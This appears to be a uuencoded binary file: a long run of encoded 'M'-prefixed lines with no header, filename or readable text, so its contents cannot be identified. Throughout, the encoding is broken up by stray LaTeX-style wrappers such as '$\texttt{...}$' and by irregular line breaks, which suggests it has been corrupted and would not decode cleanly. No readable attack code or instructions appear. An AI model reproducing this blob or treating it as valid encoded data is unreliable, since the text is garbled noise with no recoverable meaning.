M=G"O^:YC7'N:7B-\$X(N+(,4DH.:B<;M89""P8_?:#MKEB,GJK70L_>>2Z)%D M#?M^V'&\$UELONFWN\$N%-/TN\$(SO9<-[`W<-T=GT#WOIO%11PH8#[9]?TU XA M("L.M^1%[#D6\?;QXQYS12:/^GW>K[3YP_Y[]:Z%+2-CR@Z?O5J;EWNAI"D^ M)SZ\NZ>6JE;P.U]#Z>A-?T_%(*"Q0]T5NC&3`(B.&VUM7SW`ZA*9F\2DI!1< $\texttt{M\#)\$\#YSGZR5U)R8A=DS`[.-C3@[ZC_@6-2^3UAYR1H(@OSV1^)!=:P\$4!A\64] }$ M50&Z[S?8\B1`*PGQB"V#1/L;/4JS59Q6IYKVL)[[V%?S8P+\$B59`0]!ZW""7 M<CFSCD.XTM)6839=61H]SS3@Z/\$;"H?-&(S_7N/-ZBZ9\X:&\$CN,N>CD^`M M1SGM99;]NA91MO;"<-EI(_:*RMKE/%VRRBK^AR6J-V#C67+(7.^^340YZE\M MOO$#P$070)&WM$UKK>-'I<[T-(<C<OS'KGN;AVFLHJ"PP+M$YK0Y +=E)\A($ $M0?$B*PV$Q1'4')S,ZB&CM!?+-=;R9^{;[-2I-QP>?1_Q)*2G\#&2KV-1]867,.$ MC`XIADW< 8(%ZV&\$XR2;YO&!S\$S(7V0`'FT.Y&%T!U%Y[Z'=G:H?)A7[%)\E M6O 2`)AS&7PIFH\$%-'HZ:,MT0JC>K#!\$QKW-F0[<ND/#U.LZC^8U`.20!HG8 M#L4SV=DN:AYC:FO?FO?`@I1+M#=V-.W+>EY8'U55FK`SR^GBM.A]TACD]?D] M\$Y'(\;:\.\"MYZW=K:''O\$/\0NW;I\$^+Z[8WQ-9AR#YWNO5?/W*YL,^O#7G> M^0<Q#RMT:QZ#?UE;^B25REN:_U(;^P"(/M^S#G7^B`KNF7D=XOV/M?8_U_U_ MH.V=TM:*FM*B'_S,P^O]U39('F(Y@<_3;B.OH_O5A*-PGYS(GH!L@1H_*(/\$ M0=0?N.A:0IYRY1\\-\(K>9QES9_>+UZE*1`1?_3\$JYHB'TP%39R%B>NEH-;> $\texttt{M^BP\$!-][V7/XW\&?\&A8"A:R\$?P)S2YZ,JE0*0F+`4+0Y+@4=\&NQ>^(8R=_\#\&V) }$

M'\$WJQT-.G`5^:"&69<,DEV@!P-GHB#V`2\%W6P7C.6J'&0/EPXCM`\CUHA?D MZ%T*ZL*[YUJC<:=@MO%O=89^(^AXSXV0>`U[='<'D):P3Q;FT45C7\S_ZV-T MY]T2O>Z0K6]UN/&XN/I8N0['(<+=7^CWHES.X'KZ;<C5[DU/3:CQWR[G4[)5 $MP;'^{EL'7-}K9*[-$^{D75R}?I=3FQ4"ZL!!=IU!X=7,[>[3&U>NGIPJ)VZ'=[$ M!9,L!+"U6MU4U9F!OW)4^4[T`PYEFIA@6Y6%!8M;@AH_=E?&%(J.1@]9N`0' $M'Q-\$=+X!*, :3.3P'[`I](0Q\$P8\#.:93DWO5^PWR3R]*9X!\V51-#"R'!GO97$ MK[)]6#Q[C)C,;QR,!&I`)=YQDYSQ3C#%AR.6;'"0M#Y>R*P'LMC/58M1L0N? $MX'6P&!^Y*QTM0^4W,QS.Q5++$+/-/1^Y,TH/8_]#O-MPF*_/7<=!XX.HL)@M$ M^,'%^D=-\$.;P)+,D)'O?245)`Z!AD><=[F15%\$<XL8+GGCC_Y_-Q6WC!Z7)S $\texttt{M,Y_CZK!JKE'"_4C2TC6"$D-YG?R?O)$C/4*_N2]VN&^$\#)$$>[GU<!:(26W4\)$ M1'\ZZ`C#VJ]NP>Q3^U8/=/H5VK+L1)#NO@MFZV;[#CMR85.4<?8.]T-'WZ'6 MRA9+>;C@*/PM#\]->U?F&4?>)F-RP:G1\4FIMR4NB"%]TF)#=+4]&E=2VZV) ${\tt MA\&I\&2W>\$ZT,Z-"OOF:5M_^8YY3,JI8/?F3<E1,Q`J"\&+W2<<\backslash B<(<\$F0"/@;}$ MK&'-E`&'-KK.D,Y,:,!Q3\$715PAVY-F6X0T"[XD5BT7<..0VQ205#.Y&0=MBC MN''R%?N_"Y\DQZ%UVM`E9FNZO>VF[]N817%8O2+.@Y)F^K_:@S`[A)^S_MG M*'=_3LNETVD;PML8C>=NW?]\$Z0YG_0?*2938R%'IWG,W*_G=*[2^PXOZA`X9 M"8"7F8BAH13Y[E3&<R[Y(2NM'7@C^\$90-8S!=DAZ92N[!ZA^[XO1R[NH*NTT MV@CD]'O:Y579V,F[5M/6YV'LI'4LH?'T[^72O^0LH8%DUP6M[S\6HZUM;&LN $\texttt{M45K} \setminus \texttt{Q[OQZU} \\ \texttt{V=GSSKNG} \\ \texttt{9MWCN} \\ \texttt{\#=!} \\ \texttt{<V48EN} \\ \texttt{=N5} \\ \texttt{\&} \\ \texttt{7SGN} \\ \texttt{RTBZ?0} \\ \texttt{,>V} \\ \texttt{\$} \\ \texttt{,} \\ \texttt{F\#8} \\ \texttt{BSGN} \\ \texttt{ASGN} \\ \texttt{ASG$ M]90M=KW*[8(38G,<GK0%:7J%S1CMN%6]9H58FM9-4I>#MUL-410/:SC7*\$"; $M,NMAF^$NL-30?^+1B]YRN\X,TYX*--Y)$9&=+A#7-;5S\=Q"P>ZA]>'C[X"^$ M)&DN-;#%W;)AJ3!F0@6<,6[%3H@4IF/_.&6.W@W0(_Z:E#B[K`"AU3@90".` M=3BF>.&;85I@*4-7M9VD2*492)<"C__C-57X&<)_8#C9JS@S8]0#--,STAC5 MD20*_K2P=+V'\PTM]\<3?C&;:!TPIRTB5(WJ=H(Y7P//:I/-0VCQ7NM,_%QZ $M<7A_22T+F%W;!WQV+"N'8=)=4M[B>;:^+AN>@K$2E0NP9O3X=LTLV.TWYUF+$ M<IVS:XRP\;B%U)%L5"9=.-/J(C?I`DU-8=CY8YG-YI.I>-Z+M5_A@,2T]EL\$ MB!O\$T8EPU7H8-LJ+K#5B60W-"+L)YE9XGW[A*[/[^V.W[BJO_F\$HBXYG\$<2Z M>UAGP)LPPRZ4,7C/H;7T;=E"<\$\$HCQL'VI,:NXR/>3.*":'RM:.&]H=;=A^' M3`%`4%:-[Q6LH0.>/FP&AP\H0(3&2.F.'U4;\Q^J1QWTUF'U?WKG;+WW?-R, M)UZC;3HS=6#&L=G_[3_BYGO);,XV"9.*F+&@_.,/1#^CQ)D@<Y]D`IR]7\SP M;6LJ%&4B>2R]F>/%VW<CLY"Y.%@260(R.MARI@&*1(6?*:\Z->_51220R5\$` M;OQH.";JZGHI![J['VF#^CPOMP3:CCC8F2^+L7VKN'4OD_C8!JF)HR]\NK#R M560.Y8R<&5H?WD1#W2=>X=B>5>V@2"/N>%@U*FDFC&Y\FW0[3P,#W]K"SV/T M!][D'89(>Y+GK=;`,,><.+5,3W)1-)E%AD'3,;%(P">4@E%!DS\$\$""\$0V;_; $MCXP#N7[.01N07YI]Q$<3L&5:5%4PAH"=R)YL/_5:U%8P<#3,R>WZ^=0[(9D=)]$ M<]BUA7JQ]XSZ#1Q@<M_MF821SYL3:?"IPSD-]Z[.Z)!.Q^M9VR<\$V!_6QN=L</pre> MOM9'%VE`I+:\'J0&8^4_YP`'DUA%?#WB]\$Z7>:..Y\BS8K56T(FIIAN[[-[B MI)10,G`[T&(/@3EB>4F1-#\$<`<".,HSG^U8YF-B,*BA\$<8LR\$29CUQIKA",(MG84 S]3Y`EP599=A/\$WNU5GAHLWIQ:9J1Z\KXHUH=R3QV722<,AJ%3J@4EPV M[Z,0.1DF7C\$`-\$5P@TD;[)-!65"G8@S\$+>(>&@W&K8C.T7);C5-"/*KDKAS1M>Y:WD]#VS"]Y2J_/N/UMX8^S":8T_#0:EZ#G;G6SFCH[3K7@D'FH4\$THZHZI MRS: /O-\7#070]#\MM?DUWC6O>]9XGV;2GNLB>P[N5V>YOK;,4@1&=8=23 \$2 $ML/.I'$7F3B]ZDWL?F-)B954$$_)^@Y?D?_9T+*?Z_)_&\{}D+/G?0K?<3D\^$ M\WBKK+"3SP!B3>*&1`-107H,(CV%#Z[+A!G5/ZU[]-Q!4.YA\`Y@>N(U?F(I MJE1&QY)81;>H`0?KQP<@AZTO]&,52T;TUU5>!FVYPDM=G&G9%L;BI'^UAG+^ M(E4`'UXINWS[K1DB_/>'2W3_MBXH(5ES[)?H+W11Q&\J7`I[:HL[BE"\$<UT< MH`I"=&>>PP-!T01:KFH___"&TZ-&\$#L1:=.>*?*\^X')7#T(ZXG3;!'?">RO? $\label{eq:mm'-(T5?]} $$ MM'-(T5?]\8-P/]VSAW_-?2!MD7AG$5$$ $$ $$ SJUN]=Z0<&:93R2WZ!$ M5L@J_\$5R#0(7"/'YE&A<Y!DX/OT\$'.NR2\$GG606EEN:14K,V'N3K?97>"-QS MA5%WS,SHP[+I_R>VQ1PNKJ)NUJO[^AJIQ[:+VU8-]7D\+'#FXZ6=RL33/33P MNSV\$M"#J]7XS>[H/OER]S!G(G:T4AOL2NW\$V[.R^52YX'G#.I.4S[07J9.+! $M 6A = 1 = */]P;)S/>*N*FY:EW!ZP/5@G+6$);;D:HUTY:=\K I.AZNAGN,$C$ M\H2.[DI_N"YI`3WG]1E_LVA;@BPWQNEN`1SO_3=^%:OS\$RC.U)3^HE)`[7,V MOM,+H>"KEUDH/@1C:*UA^26SG6]3MPB\15A3Q98P)-(.VK-\$)'"OMW]'=R"^ M+?1,C+@>@A(A2ABZB=!@*I*V<5?`PZ`D#"WVV'D(WHO>S"\$ZZ"L8>GAN"M+/ M5D=)L62?!Z,?7[,:OFW<&.%IZOX('-FB@D>3E%!+8A)S7&>EZ&8E>*&HZA38 M?7/KMK\$NQG8;7S0TVX>ZY6P]S5\$,>(L`>9`)]+!,^EV@T6@R#NU\W5^\^ZO> M,[C'%3L(70+[@ZNXZQ=K-TVK0]=."5-FY9(<AF9F)L=O+O3'6O!K!ZI<-]>T $M?UO!T>>31H3"HQAF#X)SFZ),4NT,[5^95WDTW/,5AT2R!N=2(F&/(K5?I-.$ M5E^-;OGMR\-9<JS\$U*Q%W:KJL<;R@;VZ/+![=MWL07:L;C6Q``Q6@Q4G#F<O M+UNHW9-*1<<W&N&'")BSWFR6&XLPZQ_%<3^)H1_(O>]TBDD<47G(0VZ-2<G_

 $M<](YN5Z&/3K+9)R"!C7?2[%\1:`_<$F-6FZ?E4V(97S11L;(#@9]&XX;W';($ ME]!63:!@4@\$18QMZ<(.(<!,W4(I_<<TWK,C2'IG0!G]]A\$\$UY9'X8!Z9&J[' MT6%/+I.R5]QX<`5=IQ\B6T>:[2`Y679=XM_?5K&WR8I>.Z_AO%D47*UOK5?B MR<XBT^@Z*YWSF)ZJV=+M>R1KG_KV4*%BEC/ZUGG3IQZCSTNY]8WE?\$*%W"6[M;T9GUL*J=2<\$>`U_"Y%:*#IU&6N,!UP87@=\$@,,I?YSS"X?-8"3D4/)S=L9U MADO9EY@\@P;;#)C?&SP)^7TBJE-ZW/.(%II'KIBO^1QAP,O'.]=O<VN8\$%.' $ME"^86@P"]O^*<R>WCYYZV.@ET""2M!1E-&L>Z]T!NR>]N] \ [A?&Q&+'\$/I+;[$ $MQ4/$N]1^{;}H!1A2GF1<5T.]^{!}UQXEY7H(^T>EWMT?SL>"NN]<=), G6U2U3$ $M0/9JCC[AZ@4K6D8\&E1_!(%'Y)]%*JJ%U([05#7T^*-&>>X.)DM]OF`1\G\&ZI$ M/C8\T!RGO-Y'^H\$M>'F@\$/L1^7LG*=#P?.O3JRZ+LX]4^\O#?F;8E]KQGK*C M*MX>>[%ZJ6]9<2^#@7UG9F'.[=0XXWP\8MD^:Y8(V(L5H7!<LIQJV'B,BEFT MYSF8<CK)/.?=L^3WR7M,9,)]MXMSLIM-9[QK.?D700;U(CS^HT>W-:,YRXVO M];H5I>:WO2,N>)VH#LI_0`LN'8=0'##?(WY!O%@0BP+XJPC['M3P!3O!:KO= $MI2*KROD\HA9`I=0H5F#0<^).K?3`RACW\;V-[?_$)^6UAE2(A1%^9#F-\X?$ $\label{eq:mg04-ZA&/Y;@+P=;JQ=Q&UQP/4*B<^_PJ]SL=+\5C,0&0QRC*',\RL=/:-S\# (ABC) = ABC + AB$ M/?G+*;66?;H\$_CI1ZW=L<_D+5VGSF3)\/Y^<P\$'C?W1\$>IY&0?Y>!#P+V@&D M:6EC/P!A-<SMSPI-L+<,FTE&8D@HOF%=-!#H(U%F:".84U22<!>*:5Q>30YX MP12X4('%T#L^FM[D'Y]@@UE2I`0)MKC,%(U3.-GL\$-F4Q;1/M.W_?5H%,_J3 MF`B<2<DRC88F]>L7K*U,Q#XX>,K4S(PP0+B^;!#V>')>UI&UK5AB#"7[I8<+ $M\)K[CI]O\$ILB=Y+\G1REY./RP3;UUO>\#ZKS\$(`+AP/**(06-]TV<0$#'Y"<W$ MZZ=_H6X>)2_EW*F@"^"8N)_75.`F'3_C]MZZ?JD"X('[MVB=HC>)`CD%I7!: $ML9<1IH/"V%C*<.63)F_'>)/7GY%1K<8L%X7Q;")76(DL'2TI2:8F".A#\"%C")$ M'2(\D9+]`I\$GL/A1B)47WR^6_IF-QY3]5X3%_/VM<8I\$+C6`LM\$%'?;Y*\$7C M<\EZ\W^.K8AJB&`P[G%_HAQG6J=R='RT3CCSIH,+LDR]`^S3`H4L#*.8428(M)#&:-)5+E_U,O'!C-:E+OKQ:9BY<;6P[EMLEYH?Z78[NA\-3,U;3EU,)V7<" $\texttt{MT[68$Q*;0!'I4GEWX*F13TK]DSP9?N+W,.P,<:=H4/,_B/\$-;\\O=Q[X'BJW"]$ MMV7C\[E(BO;6]!."#U7SUJ^KQV`WQOV3WG\$W>[NI_M#>#Z+M4)RO=)3U3P%L M+^\ITZKZ5XKIF"A;#U5]:5P+]7['C*0^QT9VZ?[GZN_W_S*&V7F^HN&7#:<C ML6#6Y9IRVVU,CY6#([B1-<_'*E>P7;=WI+4CWJ]][MV&FVDU[X:!Z@5T9>Y] M[;"E#@!7WCAM.UMA1C/TF7F0):KA(864D<,EB)(K>CS!E90<WW%J]1%:!`XT M1Q>@GF!U'.C#V!(::NY>*D\$K1.@M""QDBE**.+%H+LU5P0RF8Q?WL5(SJ/EQ MF!2G=`/4C3EGNI1QEG^P,`*)Z;Y5`6`I\"K.#4__I%*,*!A#`4_\M(RR=VF\$ MS`CKA(NJ?!7DA_8-49&"?^P^&*/V0[,5KZ0?ACWX_J#XD6?JMCE7#\$*I;V8I M1.N<2I&MWC.UR[J)24F71M1_;47F=RW[[IK*!P*CO6SD*:\:[I>,QG+^)\'# $\texttt{M9`VMY8)WTG7XK} > \texttt{*6MMEL5:>V>47;X\$:6U@.\$L:,O/JBIYOIKP=W/=R0\Y2=:}$ M^4Z,;R%EBP4NO\T'UKFO(Z:88L_8Q+2F=_VU_X?6!+D<*E.U]Z#(8)V=Q19J M,P3QP?ZJ.NTX%;GT?*4FM\$&.O[FPJ6.LKFYTM&\G^)-'7*VUQ&&>M!TYV-S[M?NOR?@[?B4`B\^BJ+\7I@ZVW;5ZO&%"+RWYXPW8&+T`1?V4E.[S!.PPH>Q)3 M:.=G)^#V,8?4)UL5><""P@F8;CDV>]G)).S0EU/G3?]16%RK1[E./;'9RVJ\ $\texttt{MAM2T!GY>.,IG;703+GR2^KQ\$1NYV-0(.)} \\ \texttt{+AU;TC7).\#XW0GDJ'<5V=9ZN-1} \\ \texttt{-BV} \\$ $\mathtt{MDJF}[2\mathtt{FGD}(9([*=\mathtt{FH})\mathtt{S2S}=\mathtt{MOPQ?8X'}-:*\mathtt{E12'7?F}=\mathtt{Y*0SMM}\$@\mathtt{YF9P4}/-\mathtt{FOBG}]$ M8\U]\$%G#6N9YLL.(S9<);(?^XWG'8MJE?=;^QZ5A<W<\WB'D''WMF#RACM?G $M@R3\&OP, 4:G8ZNGSQ!@'5Q#;Q+!5J?GP%S4!;<F+53,$58@+F?F916MD" /\$ $\texttt{MQAM'.K7EA$XR8P} \ 7 \# [> \texttt{WLW}\$"\texttt{NM}(P+\texttt{MK}) ("\&.UJNC"Q-(OH/5U"5O4?EF\#F66") | F=1.5 \text{ MeV} | F=1.5 \text$ M@G7&E`M7]`IN=<X2APIR"V#WG@*@(OYF3>J_5?2L?#:"2U,%_2C6PH/BA%IW $\texttt{MF(8=65\$>U\T)T7\#,D_0@1T8V[>\)+FNLZ=W@RP8_+F=)RP@EM7G0X\&5HB\OX }$ $\texttt{M}) \texttt{T-^7Q2/,*?T>0} \texttt{V=&BY)P-?^C^5'\0]"] \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#G\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#[4Y>-PR)} \texttt{W8N]H,&^`SX'_(RB\#[4X>-PR)} \texttt{W8N]H,&^`SX'_(RB\#[4X>-PR)} \texttt{W8N]H,&^`SX'_(RB,Y) \texttt{W8N}H,&^`SX'_(RB,Y)} \texttt{W8N}H,&^`SX'_(RB,Y) \texttt{W8N}H,&^`SX'_$ MK!K+T?@<5H%_4L4#NSSFG7&W77`P\'K(O=XIK];OV48,8G2[3'<Z1#`>)G0M M_J/0`(.LWCJ@98\$#43;B`LDRPP_F"!(?&U+^K'>1+?I_R9VMB4!IX"%/16W $M; J6X: = .WO<7&IY\\>ZWT+D9/*UXSH56$C-!J/L0V>/??#XE$<9S?$6I&66WY7$ MH>F&0%/VQED3EE09!Y`IM`UN@B(I%:_IU<JPI0H4>;5^W%10>CFIN4X%\$*T% $M4Y@L1Q\OV;]4Z#-1#CD,V&.1!%#/M>5C/L0FJ(R^2>$N<')+LX!0_,1,FI')$ MG&G,L(9EQCGF`6Y!IE"X913*F6B*J5*X/8E)KBT2VK>E8"3B_A:U:4C<_K MM-12Q4: "/9Z.OU&J]OZ*EN]=NCS7?YG>9Z\8WD>LQ`OI?0T<XV.EV8/<=RG* MH`OL7P^/JMN&%:V`6LC(12@K^A4O,HL("[?@HN5SQ_&89Q?-X=-I--FSLN;@ $\texttt{MH9U,K=ROQ=I=F00[Q@//KJ}*=\cOAV48?1?7\cV6EH_;RWICN18QESM>I^C=WMV}$ $\label{eq:msfaqp} \texttt{MSFAQ} $$ 1;5K<540EWXB$HE]>6$`XD::HUF-OA':9RT8`W1+S+CY54L9^ST$$$ MM#P\$4PM2]('J1*UA17R%Q9VM>AO=[@YN#XT0>:*%LB<F&)5H#LD-K72-#/5W M7DN!:V1YN%><,Y[NV\DB5UTQ&P;'X\HG:DU3Z?--LGBT9!II<IB,K/&X0[M# $M,'$(!:44X?:K4K+_\XM7.WY_&\'\5+2W"S:/MDMY^*RXT/S\#Q6AO.F[\#IBG])$

M_5#J[.2M.0C#BCB^DNT"1^_=6YA2O>Z2**!<B[5+4\QE'/Z'H/OLKC.,`FL8 MUYOU7QL]5)H;(EOM=H;P+N9B!+%];L]C>K].9/B_QWWX[&M,C@G7RN31KB7U MQ['MD#X*A;TV(<.V*-JPF0G!W?;F\$'R#H^I1Z83]%C^`YHVL).H%CHOS/;-S MYW; P0,72^[TNELEH>%;>J*/I?5]!"_:NE`=CC9@ZT+"?SJ6-F[2T2<QU"T58 M&L]<[[\$2ZZL<[[4;M.SWL-!Y6RC:WY32R,O2`W>G0VA),S!]K3M][[O\$H[K0 MOJIRTM'`%O-%+^\;T70=_I1/U05B0Y1E[A/WOH[*Y5E-<)PL+7R.(OC..SI< MRW6#,R6N1ULPMHL;'I)MX*BW!P9;C@QUAP3A8T:7%@PL%4H66.,KCAI8'47% M05*P/MQ7XBKM4P\64TS\$6\=PNC.KV[YU_<=[?;6@:&>:!(&RR(WY<->+=D>Y M%P*3K'HEPEG`IOH("C;Q0%&&]#\$01QJF&)(A1=(W9P%+32I7NN]<LD0)B''T MC?%L3=ZE8X]EPKG7'+Z;R[`N"\$W5<\$2W'C*DTQQZG4S,O=5'\$.B7U]!,3&:T M\$29*7;_=XDL!A-J_ISG;_>\KQO@TV]T?V+FU'8<)4]ID,_I>L?8X&L+AJLKD M]:E,&[>.VYZU:Z>?UA^P_=7RZ#::>?N".CS446[PW?-KN_.5M0IO&)]GOT)W M2"[EQ7=N`]_D&-]ALL:G]H,5G?V\$\33LLFH2PGMB-K<[!TGB!QUP.7(7NK[(M?ZPUVGSXGA=<;JYK@^.MB_/_N2^\ZF>7MHQM(RP8G*7[1G#D'F)?",I7\[0] $MT7NG#)B=]^MH!X57RE2P<82:;:F07`@=?LRZR+<1"$+B=<5?ZK)-3@SE^3_$ $M^-_&==R;-N2+DVC0Z9UD9T*30LOJ:H?+%]<LQIZ2>0XRC3*NUO/,E3DP&B=_$ $MJ; .!\C@ABRL\=?AP?ZOZC@.[YZ`_+4P_; 'NA"N3X`F@@_Q)::B`CP/1Z2OB[$ MK_M[69%CTO_1R".8DG1QWX^7BBIU%_1&NS=7S4!60MA9J-!2*226=!03S7%[MC7VAO8@M\$W_[[)ZD-^!D1%"PCZA-Y7>WI5"GVS2:R7PJ60_AIRM"!.E^O.L" M\$HZ5_02;J13ER6]4-FJ,B\J3&HM!\$00WGAE4Q,*4,,I3*V4+4LS51Y\$V@M99 ML[79SM2<>NU;8=HYV8]\I\$4SCB3L[/2IEFC98MW"[=X_)YU+WD]D#9C)R[-I MW+G\$L"^E=,ZQKHBE>@:?UFZ%37Q;)RKC-+_6%N-CQGD3V[,\$IR%:&X?VQS!Z $M_{QXN} = D_{1N4} - 1 = A = 0.7$ M2LK'(VN"YQKA#SS^`]?^=_2.DG7T??:#JW]KD:\$M2?>9_(<\M]IX;/"\-.?F $\verb|MJ8L^E\$7; \verb|HH(LPP]B]Y/.F; \verb|XM:29J23F:34XTS6\$QH&D99@7[L>0IU2\$1QB^L|$ $MFPK>W, -P[5ZSQ'+#N52_/X6^*Z0=Q]DL$.ZW++^(C]W32W7YF4N[.)S8>$U$ $\texttt{M>KT>9M-RNPM@;>4<OA[Z`\#<8IYA3,<A(&3+&3O^D-6R\$\backslash \texttt{H',LT.\$0[<CO^=;}) }$ MRN^7]+Z?DCZ3TY!Z9&^\-=3]6`)V]_SKLK;0YKML8G]S&T1K"+%9"0\$G<L+H M9K*4":&8LI'7_O/O(N7>Q9/\$Q1IOYQ`Z:^Y@2()3Q=ZNHZ[S8,+OA2-^F`)B MIK!;\$:KARSG!TS!TGN@Q![B?,,(90UHLA8B\$31R9HV:+%^1G9\!4K1856,:S M3B8H?&U_`@@+/+?./9:M75K?1SXFRQ(]/-31HD?:?QOP3/]-A8OAH=[#1#L: $\label{eq:main_substitution} $$M_{\omega}: XZAI2\R. \#Q_{a} AI = \#_K(\C_{\omega}: 4_\#\UJ_WR_*, CZYS_37$2:B:8$IF8M$$$ MG6EJT/P&G72+((1LI*3<[56&E-W6&0B"H9Y\TZ/PTT&S*U@GT)10Z4\E;TL6 M"?:, EV.@/GUY; K?=6N%FB, \U\$\#GO4!47YI/.CKU(Q(2LOZZO,'Q'MT0+]EH $\texttt{M=_V<X!} ? / \texttt{H}] \& \$@4 < \texttt{5C} [\texttt{R50} \$ * \texttt{N=9TW} . \texttt{Y8} , @C\#\$SX (\& \texttt{AZWK} ! \texttt{5} [\texttt{WCZ"} - \texttt{V?95G}])] $$$ $\verb|M2&VVHB2X(-PFPO6VX*C>L-OS.+Z)Q4O\\<|KI\\&<@0TB-I+D++/C?3)_03_CW|$ M_XR%>=]LYW`],3;8Z`:G?5SR4YLY.W*Z9]C8M4L:),:Y"QEJKQGOV?4A0Q68 MA\$UD_EG77)Y:';.N&\$J:E!=Z_QIS111Z27H>UHL"^9T#V2U*)U+>&C4ZU;KZ $M3>EC>3/0KM7_8,[S_90^9F8)10]$ %1&.R/>7N!BCJW%U;\,P1R3J[>`8Z"^& $M = (P^N\&58QL" = V(!-6K+S_<RC^F)">T0B4:W5"]9P'MH''/_T@9@=7WG:R]J$ MS9*[?W?&FR506\$S[S":W6[Y3R7DI,BJ139*'9IFYEUT,I#CD.%0]R2\$3DTU% MU;G65,N?6ZY^ZWIU>V]L(YAZ!^[ZQ"I7G*].L:IVY/C60"YED7=?IXU1::#% M1N`_KI_VD,^I&.6<AQNCS]QX-B8^]._9;I\$I8MQ\2]7#%T1R5:Q[BZG.7^)1 M4O#-+Q^!I]/"]L=5N-6XU\$7>ZICRW&X7<4AW4,-.4_`\JS]BP`]++\$ROC&P_ MT8[X;\$L2_1+`:)5X61)/S66V4!FSXJ]((VVQ8I03SL50+@?+PHDKPNL%?>*' MR2D4K9O0AOK2>,=!`T*GY965!<\OANU74&=Y\$>U*I)QF%)1SN<B=?!\$\2+DC M0#@1&8"'PE_CWR96U/3=V?0Z"/A9GLGI%PBTS/,OXWPD^6JQ0QC>#Z1)Q`D(MOZ0AGQ\$%.Z&_L?@[;^OP`M<WKZ9N=B^@YY:@_/CVQ<>S_3M7.::.=;J2%`_T M(9GUVI0.@O(@MZD]MV'-J%]63!5H0O!]/*,N,I)\$\$41W;\$P>YXEQ<[IYG17E MRQ; <GNEO3>FB(QO()RZTVC))MIN&P*HBQ-WRZ4#YBRJ+IKV; *)I"; %2SJ!GV M85G&W``Z&"A6^83'G/G>&5L\A:8SA1509,2+2[;(G@5K;:UO`74NUL>#Q?Z% $M'.H50, T#U=ME&M@9@ET-WM7=*%=RQ8Y.Q2M-^P&$Z/UY=@[ATM%*P]0,E6($ M[QD^*Z<@#427VE6HSS4Y[F-3>01X@WVCEBQ",S.&D(02#1Q01@141!-ZYW& M4\JATFJ[2FE.&V[8:!4-+,AK6 *W%C=^[BJYO`Y*NJ*.=MDC:VG<2]B?*A7F MNKNQZGS'<.48)XK7/ANO8U-+.+XZU; "P97U=\$+1<; W<.0[C176ES:YY-17I-M\$UJ-4)]Q!I`.N.B/"R_9D+A=HO;9Y@+A<I1B)'AS"H@_23X9ER-NF-T&USL% MV;6HT7CQZKBJ9EIHL,?KV3*EX]2P:/F&_&UUL1+?-9-\H;7P9=)/T7_;W.QU $\texttt{M=B9}^{\ }) \texttt{S1Y\&N+I}) \texttt{E1Q} / \texttt{$WO9+B} \\ \texttt{F3*} \\ \texttt{MYUC5^{\ }]} ? \texttt{V\&.\&} \\ \texttt{Z} \\ \texttt{ZZ:JOJ7D^B-.UV7+} \\ \texttt{UV7+} \\ \texttt{UV7-} \\ \texttt{UV7+} \\ \texttt{UV7-} \\ \texttt$ M7:_PHI.^(JZ.*GEP4"39+VOYM5Q/\$:1V:,HJ"EI\$@SEV?DO!22BY1<NJ,+JD MME'+IUW1<-VO];@=GUGV[KOBF7-1)V\WW5;^M3N!&%")CL"/.?ZV':/CIU-+

 $M"SNE=]H-;-G)T407E\#/RL\:/*C8M;K2J<GW?ZWFUV1:SSXNT.C+J0M]O!A-\$ M5K+ITNOC`YF`[*%0CC;G?+5MX@^'Z5:PL2P\$#<M;_L'0ZMT1'<2RP'0IHU-C M-K9N+HJ%O7O>*.`80X-N^[.8?S0W@LPND%_KCCO7:KH0,[A!3\$RL?.;E/GU8 MPAEO.Q,GY=L6=EQMC7GLN-"N:\SIX=4;5_1Z.6R^C7YUM\-NT>F9'68(S)\ M2<X%V48*=%]U1!UGD.%_MCBU0A#C35XPZI5?]2N&^V)ZMM6N6:_R46](5Z= M#S9'J3?=CB7NH+7.P]*OIR9?>L@.>Z[4H@CI=10?YQ8?KQSL0B3GA9^P>W9N M/IR^-Q1ER78,S,\$6-DN7K;+\\$778*UA6<>Z=B65\2#7RWPJ]"*B>HKT!8D F $M86=R2"#68B-/,B28U^<U7?"; X_I-VC"*G4DK)^.J);D>1422,:VK;=0-/"$ MT!:V[L,(GQ)W&WI=/'C:">#1KF*,'?=(SD0,LGB*S=WK_N6+A5^UPM>;NL&> MQL<L":WNIEG\$?TG[L>[?%\QG,7DZ!^""]Q_.6`OXRQ#W!G6C'.L)]NW7B6[[MJLO, P^[V9934H'%\$E*=@X7#-G^-UE)TQ]-Z9G#Q7F9&V:MMZE0ZAISSQ?#GC MH(?\$:%,FVCT1SYY^O?,'I%\CY.M>J2:=QNP01YD04[BZH%?'2W2^\0?.Q*<= M&\-Z#YW`NY1.&0=(W=B7]JA=?[F9BHVUP!=X.]W5?R;-U5\$PWXW`(+L7>&47 MO@^\!.H;CRX+MRN?EC[84<_15S/@X\T(NP!)^O\[X8N/"0V2!))DQB]\$R6Z[M[O26&F^EE?+Q#'+5\$9'ST..<=1&)#@C2,CU<';5+_Z/>@!#_I888Q@QW78=C $M9-:M1^P+M<)/[CS'/GPMFD4!=Q1@*,VQ"#S&3!.5^A\4=^<3=^":W<($@C]$ MUT[G^D'V(^,)A_.CQ[^>`]L`!&`\.\\$9B#CVP\<&Q:5*_5)2;J^U1.1>\\$V#SE M"F, *[=Q-WGEH94]Q&[M-^POJ=A?EBGHD, ZPS':"-P/5MWUF"T'IN"S+%ZVA) M)HH,1C?G..7L\$&_OF8K)AHFL/2<1UC8GF]@'4V-0CMM.:Z-Y0I%=*5C7A<U! MPNL('2\R#K%!A\$."%(DG[5A3_?'/)._?[=?2GLYQRN#[K?G^G>#?Z@8_=MK: $\label{eq:mj} $$MJ=]BP$*E7\]":0RHN;T)L[HC`_=G%[%I*/IF8[^GG8XX<#8LD+Z&2\XW4>Q^*]$$ 